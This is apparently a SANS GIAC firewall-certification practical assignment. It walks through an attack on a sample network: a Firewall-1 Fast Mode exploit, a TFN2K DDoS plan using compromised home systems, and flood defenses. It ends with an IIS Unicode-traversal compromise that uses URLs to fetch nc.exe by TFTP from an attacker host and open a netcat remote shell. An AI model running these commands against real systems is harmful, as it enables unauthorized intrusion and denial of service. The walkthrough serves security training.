
For the purposes of this a ssignment the network design from Said Nurhussein has been chosen (http://www.sans.org/y2k/practical/said_nurhussein_gcfw.doc)

The primary firewall of the following figure is a hard ened Windows NT server with Firewall -1 version 4.1 (SP3) software. The following steps are performed, to penetrate the firewall:
First we have to find the external IP of the firewall server. Running a modified version of traceroute from Mike Shiffman (the author of Firewalk), we can bypass the ICMP restriction of the Firewall itself. (Traceroute is available from http://www.packetfactory.net/Projects/Firewalk/Traceroute)

Traceroute will use UDP datagrams send on port 53 (DNS). Running nslookup we grab the public IP of WEB Server that is protected from the Firewall. In most cases firewalls leave the port TCP/UDP 53 open for Domain Name Resolution of internal hosts and servers.
For the purposes of this assignment sample traceroute is provided.

```
[intruder]#traceroute  -S -p53 64.121.0.10
traceroute to 64.121.0.10 (64.121.0.10), 30 hops max, 40 byte packets
1 64.121.0.2 (64.121.0.2) 0.540 ms 0.394 ms 0.397 ms
2 64.121.0.4 (64.121.0.4) 2.45 5 ms 2.479 ms 2.512 ms
3 64.121.0.6 (64.121.0.6) 4.812 ms 4.780 ms 4.747 ms     BORDER ROUTER
4 64.121.0.8 (64.121.0.8) 4.972 ms 4.980 ms 6.361 ms     FIREWALL
5 64.121.0.10 (64.121.0.10)  6.1022 ms 5.660 ms 8.531 ms WEB SERVER
```

Knowing the IP of the Firewa ll module we are able to start an attack against it



First we run nmap to find open ports in the firewall module

```
Intruder#nmap  -v -sS -p 1-65535  64.121.0.8
```

Secondly we run Nessus tool against IP 64.121.0.8, in order to find, if any, know vulnerabilities that are included in Nessus database.

Searching the BugTraq Security List the following vulnerabilities where found for Checkpoint Firewall-1:

- Check Point Firewall-1 Fast Mode TCP Fragment Vulnerab ility
- Check Point Firewall-1 Spoofed Source Denial of Service Vulnerability
- Checkpoint Firewall-1 Valid Username Vulnerability
- Check Point Firewall-1 Fragmented Packets DoS Vulnerability
- Check Point Firewall-1 Internal Address Leakage Vulnerability

- Multiple Firewall Vendor FTP "ALG" Client Vulnerability
- Multiple Firewall Vendor FTP Server Vulnerability
- Check Point Firewall-1 LDAP Authentication Vulnerability
- FireWall-1, FloodGate-1, VPN-1 Table Saturation Denial of Service Vulnerability

Check Point Firewall-1 Fast Mode TCP Fragment Vulnerability is the la test vulnerability that was reported on December 14, 2000. According to BugTraq CheckPoint Software's VPN -1 and Firewall-1 products contain a vulnerability in their "Fast Mode" option that may allow an attacker to bypass access control restrictions and acc ess certain blocked services. Fast Mode is a setting that turns off analysis of packets in tcp sessions after the TCP 3 -way handshake has completed for speed-critical services. If this setting is enabled on a firewall, it may be possible for a remote attac ker to access blocked services on the host protected by the firewall using fastmode. It is also reportedly possible to access hosts at least one hop away on the same interface as the target host being protected.

In order for this to be possible, at least one TCP service on a host protected by the firewall must be accessible by the attacker to which a SYN can be sent legitimately. The vulnerability is due to a failure to handle malformed fragmented TCP segments.


This is the vulnerability we are going to e xploit against the firewall. If firewall module uses Fastmode and allows access to a single TCP service, all TCP services on the same machine become accessible. In addition, all TCP services on machines that are at least one hop away from the firewall bec ome accessible, too, if these machines are located behind the same firewall interface as the machine mentioned above. That means, for example, that once there is available a service in the DMZ to the Internet, all services in the DMZ may become accessible to the Internet. And once we open a service in the DMZ all services in the Intranet may become accessible too. We will use the public WEB Server for this exploit because we suppose the web server needs to access a DBMS or the mail server, so it has to forw ard mail to the Intranet. Upon successfully exploiting this vulnerability the problem may be harmless or fatal.

Another serious threat is Fragmented Packets DoS Vulnerability. This exploit affects all versions of Checkpoint on all platforms. Checkpoint an nounced an alternative way to handle this exploit by disabling the console logging. By sending illegally fragmented packets directly to or routed through Check Point FireWall -1, it is possible to force the firewall to use 100% of available processor time l ogging these packets. The FireWall-1 rulebase cannot prevent this attack and it is not logged in the firewall logs. Further information from http://www.checkpoint.com/techsupport/al erts/ipfrag_dos.html.

For the requirements of this assignment we'll run the exploit code for the CheckPoint Firewall-1 Fast Mode TCP Fragment Vulnerability. After downloading the source code provided from Thomas Lopatic, we compile and run it against the firewall from a Linux operating system.(http://www.securityfocus.com/data/vulnerabilities/exploits/fm.c) Further information for this vulnerability is provided from CheckPoint at http://www.checkpoint.com/techsupport/alerts/fastmode.html .

Designing a Denial Of Service Attack

All systems connected to the Internet can be affected by denial -of-service attacks. Tools that run on a variety of UNIX and UNIX -like systems and Windows NT systems have recently been released to facilitate denial -of-service attacks. Additionally, some MacOS systems can be used as traffic amplifiers to conduct a denial -of-service attack. The basic model of the DDoS tools involves the following:



The intruder controls a small number of "masters," which in turn control a large number of "daemons." These daemons can be used to launch packet flooding or other attacks against "victims" targeted by the intruder. Typically, the master software the intruder is using to direct these attacks is not on his/her home system, but sitting on another system (usually a compromised host several hops from the attacker's home system to help prevent authorities from tracking down the intruder). The daemons themselves can number in the thousands. With one daemon, thousands of packets can be sent per minute, flooding the target. With a hundred daemons, millions of packets can be sent per minute, using up all of the available bandwidth a victim might have. With a thousand geographically dispersed daemons, *billions* of packets could certainly cripple virtually any victim, including victims with multiple ISPs, redundant Internet connections, server farms , and high-bandwidth routers. The problem of distributed denial -of-service attacks is discussed in length in the Results of the Distributed-Systems Intruder Tools Workshop from CERT.

Recently, new techniques for executing denial -of-service attacks have been made public. A tool similar to Tribe FloodNet (TFN), called Tribe FloodNet 2K (TFN2K) was released. Like TFN, TFN2K is designed to launch coordinated denial -of-service attacks from many sourc es

against one or more targets simultaneously. It includes features designed specifically to make TFN2K traffic difficult to recognize and filter, to remotely execute commands, to obfuscate the true source of the traffic, to transport TFN2K traffic over mu ltiple transport protocols including UDP, TCP, and ICMP, and features to confuse attempts to locate other nodes in a TFN2K network by sending "decoy" packets.
TFN2K is designed to work on various UNIX and UNIX -like systems and Windows NT.
TFN2K obfuscates the true source of attacks by spoofing IP addresses. In networks that employ ingress filtering, TFN2K can forge packets that appear to come from neighboring machines. Like TFN, TFN2K can flood networks by sending large amounts of data to the victim machine. Unlike TFN, TFN2K includes attacks designed to crash or introduce instabilities in systems by sending malformed or invalid packets. TFN2K uses a client -server architecture, as described earlier, in which a single client, under the control of an attack er, issues commands simultaneously to a set of TFN2K servers. The servers then conduct the denial-of-service attacks against the victim(s). Installing the server requires that an intruder first compromise a machine by different means.


TFN2K is an appropriate tool for the requirements of this assignment. Cable modem/DSL systems used mostly by home users are often more vulnerable to compromisations due the low security features they provide. Upon compromising round 50 cable modem/DSL systems, TFN2K daemons may be installed and controlled remotely by other masters.
Remote control of a TFN network is accomplished via command line execution of the client program, which can be accomplished using any of a number of connection methods. (e.g., remote shell bound to a TCP port, UDP based client/server remote shells, ICMP based client/server shells such as LOKI, SSH terminal sessions, or normal "telnet" TCP terminal sessions.) Further information on TFN2K is provided from http://staff.washington.edu/dittrich/misc/tfn.analysis .

The bandwidth of Cable modem /DSL systems vary from 1,5 Mbps to 8 Mbps. Taking an average of 4Mbps available bandwidth per system and multiplying with 50 we get over 200 Mbps of simultaneous traffic targeting the victim. Such a huge traffic is a serious concern for the availability of its services. Even if the victim uses a T3 45Mbps dedicate line is not enough to keep the services available to Internet.

In general it is not easy to defeat Distributed Denial Of Service Attacks such as TFN2K but several countermeasures can be put into place to mitigate it. SANS has provided a very useful Roadmap for Defeating Distributed Denial of Service Attacks. (http://www.sans.org/ddos_roadmap.htm) .

Protecting from TCP SYN Floods

Weaknesses in the TCP/IP specification leave it open to SYN attacks, executed during the three-way handshake that kicks off the conversation between two ap plications. Under normal circumstances, the application that initiates a session sends a TCP SYN synchronization packet to the receiving application. The receiver sends back a TCP SYN-ACK acknowledgment packet and then



the initiator responds with an ACK ac knowledgment. After this handshake, the applications are set to send and receive data.

A SYN attack floods a targeted system with a series of TCP SYN packets. Each packet causes the targeted system to issue a SYN -ACK response. While the targeted system waits for the ACK that follows the SYN -ACK, it queues up all outstanding SYN -ACK responses on what is known as a backlog queue. This backlog queue has a finite length that is usually quite small. Once the queue is full, the system will ignore all incoming SYN requests. SYN-ACKs are moved off the queue only when an ACK comes back or when an internal timer (which is set at relatively long intervals) terminates the three -way handshake.


A SYN attack creates each SYN packet in the flood with a bad source IP a ddress, which under routine procedure identifies the original packet. All responses are sent to the source IP address. But a bad source IP address either does not actually exist or is down; therefore the ACK that should follow a SYN -ACK response will never come back. This creates a backlog queue that's always full, making it nearly impossible for legitimate TCP SYN requests to get into the system.

Step One : SYS attack protection should be enabled in the firewall modules. Firewall vendors such as Checkpo int, Cisco, and Raptor have incorporated features into their products to shield the downstream systems from SYN attacks.

Step Two : Apply Egress Filtering to Stop Spoofed IP Packets from Leaving the Network
The purpose of this step is to prevent the pro tected network from being the source of spoofed (i.e. forged) communications that are often used in DoS Attacks. Only packets with valid Source IP Addresses that belong to the network should be allowed to leave it. This will minimize the chance that the ne twork will be the source of a *Spoofed* DoS Attack. This will *not* prevent Distributed DoS attacks coming into the network with valid source addresses. Additional a filter that denies outgoing packets with Private & Reserved Source IP Addresses, should be app lied.

Protecting from ICMP floods

Internet Control Message Protocol (ICMP) is a connection -less protocol used mostly for networking diagnostics. A well -known ICMP flood attack is the Smurf attack. The Smurf attack is a brute -force attack targeted at a feature in the IP specification known as direct broadcast addressing. A Smurf hacker floods the router with ICMP echo request packets (pings). Since the destination IP address of each packet is the broadcast address of the protected network, the router wi ll broadcast the ICMP echo request packet to all hosts on the network. If there are numerous hosts, this will create a large amount of ICMP echo request and response traffic.



If a hacker chooses to spoof the source IP address of the ICMP echo request pack et, the resulting ICMP traffic will not only clog up the protected network but will also congest the network of the spoofed source IP address, known as the "victim" network.

Step One: Stop the network from being used as a Broadcast Amplification Site
The purpose of this step is to ensure that this network can not be used as a Broadcast Amplification Site to flood other networks with DoS attacks such as the "smurf" attack described before. In order to apply this step none system or networking device should have enabled the IP Direct Broadcast option. A useful way to test whether this network is acting as an amplification site is to use the "ping" command to send an ICMP Echo Request packet to the Network Base IP Address and the Broadcast IP Address of this network. When a new system is purchased it should be required from the vendor disable receipt and forwarding of directed broadcast packets as specified in RFC 2644.

Step Two : Limit ICMP Echo traffic
An easy attack against the local network is to send huge traffic of ICMP echo requests, simultaneous from all daemons. Limiting or eliminating the amount of ICMP echo replies may save a lot of bandwidth. A technology that can be used on Cisco routers for protection is to use committed access rate, or CAR. CAR is a functionality that works with Cisco Express Forwarding, found in IOS 11.1CC, 11.1CE, and 12.0. It allows network operators to limit certain types of traffic to specific sources and/or destinations. Applying the following Access List we limit ICMP echo and echo-reply traffic to 256 Kbps with a small amount of burst. Multiple "rate-limit" commands can be added to an interface in order to control other kinds of traffic as well.

```
! traffic we want to limit
access-list 105 permit icmp any any echo
access-list 105 permit icmp any any echo-reply
! interface configurations for borders
interface Serial1/0/0
rate-limit input access-group 105 256000 8000 8000 conform-action
transmit exceed-action drop
```

Protecting from UDP floods

The User Datagram Protocol (UDP) Flood denial-of-service attack links two unsuspecting systems. By spoofing, the UDP Flood attack hooks up one system's UDP chargen service, which for testing purposes generates a series of characters for each packet it receives, with another system's UDP echo service, which echoes any character it receives in an attempt to test network programs. As a result, a nonstop flood of useless data passes between the two systems.

To prevent a UDP Flood, we can either disable all UDP services on each host in the protected network or--easier still--have the firewall filter all incoming UDP service requests. Since UDP services are designed for internal diagnostics, we could probably get by with denying UDP service access from the Internet community.

IDS Recommendations
It is strongly recommended to use Network Intrusion Detection Sensors capable of handling fragmented packet reassembly at high network speeds with lots of traffic. Systematic update of NIDS database is essential too. Usually detecting a DDoS attack early enough could save a lot of effort by providing critical information to the ISP in order to block specific ports and IP's. (This assumes that the detected packets do not contain spoofed IP's)

Compromising An Internal System


Running Nessus against the Web Server the following vulnerabilities where found:

Nessus Report

The Nessus Security Scanner was used to assess the security of 1 host

- **20 security holes have been found**
- **13 security warnings have been found**
- **4 security notes have been found**

Part I : Graphical Summary :



Part II. Results, by host :

Vulnerability found on port www (80/tcp)

The CGI /scripts/tools/mkilog.exe is present.
This CGI allows an attacker to view and modify SQL d atabase contents.
Solution : Remove it
Risk factor : Serious

Vulnerability found on port www (80/tcp)

The remote IIS server allows anyone to execute arbitrary commands by adding a unicode representation for the slash character in the requested path.
Solution: See MS advisory MS 00 -078
Risk factor: High
CVE : CAN-2000-0884

Vulnerability found on port www (80/tcp)

The use of /iisadmin is not limited to the loopback address.
Anyone can use it to reconfigure your web server.
Solution : Restrict access to /iisadmin through the IIS ISM
Risk factor : High

Vulnerability found on port www (80/tcp)

It was possible to make IIS use 100% of the CPU by
sending it malformed extension data in the URL
requested, preventing him to serve web pages
to legitimate clients.
Solution : Microsoft has made patches available at :
- For Internet Information Server 4.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20906
- For Internet Information Server 5.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20904
Risk factor : Serious
CVE : CVE-2000-0408

Information found on port www (80/tcp)


The remote web server type is :
Microsoft-IIS/3.0
We recommend that you configure your web server to return
bogus versions, so that it makes the cracker job more difficult

From the above results the Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability (MS advisory MS 00 -078) that affects this system will be used to gain remote access.

The remote IIS server allows anyone to execute arbitrary commands by adding a Unicode representation for the slash character in the requested path.

Running the Exploit

From the web site hac k.co.za we download, from IIS vulnerabilities section, the IIS cgi decode bug script (http://www.hack.co.za/download.php?sid=701). After this we exploit the vulnerability from the Web browser as fol lows:



And we get the following result from GIAC's Web Server confirming that the exploit was successful.

```
Directory of C: \Program Files \Common Files \System\MSADC

06/05/01  08:39a        <DIR>          .
06/05/01  08:39a        <DIR>          ..
02/08/00  02:17p               327.952 msadce.dll
02/08/00  02:17p                16.384 msadcer.dll
02/08/00  02:17p                65.808 msadcf.dll
02/08/00  02:17p                12.288 msadcfr.dll
02/08/00  02:17p               147.728 msadco.dll
02/08/00  02:17p                16.384 msadcor.dll
02/08/00  02:17p                57.616 msadcs.dll
02/08/00  02:17p               164.112 msadds.dll
02/08/00  02:17p                24.576 msaddsr.dll
02/08/00  02:17p                16.384 msdaprsr.dll
02/08/00  02 :17p              205.072 msdaprst.dll
02/08/00  02:17p               123.152 msdarem.dll
02/08/00  02:17p                16.384 msdaremr.dll
02/08/00  02:17p                37.136 msdfmap.dll
              16 File(s)      1.401.984 bytes
                            385.923.902 bytes free
```

After this we copy the file "cmd.exe" into the executable directory C: \Program Files\Common Files \System\MSADC to bypass IIS's restriction on redirection of output.


```
http://www.giac -enterprice.com///scripts/..%c0%af../w  innt/system32/
cmd.exe?/c++copy+"c: \winnt \system32 \cmd.exe"+"C: \Progra~1 \Common~1 \Syst
em\MSADC \cmd.exe"
```

We start a TFTP Server service in the intruder's host and copy in the TFTP uploads folder the nc.exe file.

From the Web Browser we run the following command, to upload to GIAC's WEB Server the nc.exe file from the TFTP Server.

```
http://www.giac -enterprise.com///scripts/..%c0%af../Progra~1/Common~1  \
System \MSADC \cmd.exe?/c++tftp.exe+" -i"+64.100.100.164+GET+nc.exe+
C:\Progra~1 \Common~1 \System\MSADC\nc.exe
```

As shown in the following picture, the file nc.exe will be send to Web Server.



Upon successfully uploading the nc.exe file to the Web Server we run the nc.exe file with the following parameters to listen on port 80, not blocked from the firewall. A dditional the rulebase of the firewall accepts incoming http requests.

```
http://www.giac-enterprise.com///scripts/..%c0%af../Progra~1/Common~1  \
System\MSADC\cmd.exe?/c++nc.exe+" -L"+"-p"+80+"-e"+cmd.exe
```

Then from outside the firewall we gain a remote shell to the listening machine running the following command:

```
nc -v www.giac-enterprise.com 80
```

References

I. Reliable Internet Connectivity with BGP
http://www.bgpbook.com/archpolicybrsel.html

II. Security Configuration Guide
http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scoverv.htm

III. Lance Spitzner, Armoring Solaris
http://www.enteract.com/~lspitz/armoring.html

IV. Lance Spitzner, Auditing Your Firewall Setup
http://www.sans.org/dosstep/index.htm

V. SANS, Help Defeat Denial of Service Attacks: Step-by-Step
http://www.sans.org/dosstep/index.htm

VI. CheckPoint Secure Knowledge Database
http://support.checkpoint.com/kb/

VII. RFC2267, Network Ingress Filtering
ftp://ftp.isi.edu/in-notes/rfc2267.txt

VIII. RFC2264, Changing the Default for Directed Broadcasts in Routers
http://www.rfc-editor.org/rfc/rfc2644.txt

IX. RSA SecureID Ready Implementation Guide
http://www.rsasecurity.com/support/guides/imp_pdfs/CheckPoint_V_PN1_4.1_SecurID.pdf

X. RSA's DES Challenge III
http://www.rsasecurity.com/rsalabs/des3/

XI. Will Jones, SecuRemote / SecureID Implementation on NOKIA VPN-1 Appliance
http://www.phoneboy.com/docs/securemote-securid.pdf

XII. Craig A. Huegen, The Latest In Denial Of Service Attacks: "Smurfing"
http://www.pentics.net/denial-of-service/white-papers/smurf.cgi

XIII. CERT, Results of the Distributed-Systems Intruder Tools Workshop
http://www.cert.org/reports/dsit_workshop.pdf

XIV. David Dittrich, The "Tribe Flood Network" distributed denial of service attack tool
http://staff.washington.edu/dittrich/misc/tfn.analysis